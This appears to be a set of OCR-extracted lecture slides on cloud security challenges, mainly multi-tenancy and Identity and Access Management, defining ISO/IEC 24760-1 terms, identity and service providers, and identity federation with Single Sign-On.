
CSA - Cloud Security Alliance, 2013




Source: Stallings, 2014

# Challenges - Multi-tenancy

- Different needs: security, SLA, governance, policies…




# Challenges – Applications and IAM

- Application security (IaaS, PaaS, SaaS)
- Identity and Access Management (IAM)
  - Proliferation of identities
  - *Single Sign On*
  - Identity Federation
  - Privacy
  - Access control

# 3.1 Identity and Access Management

"The process of creation, management and use of identities and the infrastructure that provides support for this set of processes."

- Multiple identities:
  - Work
  - Shopping
  - Hospital



# 3.1 Identity and Access Management

Components (ISO/IEC 24760-1):

- **Entity**: an item inside a system - a person, a device, an organization, a SIM card, a passport
- **Identity**: set of attributes related do an entity
- **Identifier**: unique identity; distinguishes one entity from another in a domain
- **Credential**: representation of an identity (facilitates data authentication of identity info) – username/password, PIN, smartcard, passport

# 3.1 Identity and Access Management


- **Identity Provider** (IdP): provides identity information; usually authenticates an entity

- **Service Provider** (SP)/**Relying Party** (RP): provides services and usually receives credentials from a trusted IdP to perform authorization tasks


# 3.1 Identity and Access Management

- **Federation**:
  - agreement between two or more domains specifying how identity information will be exchanged and managed for cross-domain identification purposes
  - agreement on the use of common protocols and procedures (privacy control, data protection, standardized data formats and cryptographic techniques)
  - enables Single Sign-On (SSO)


# 3.1 Identity and Access Management



# Without Federation




Source: https://www.incommon.org/images/with_without_lg.jpg




# With Federation


Source: https://www.incommon.org/images/with_without_lg.jpg

# Open source technologies

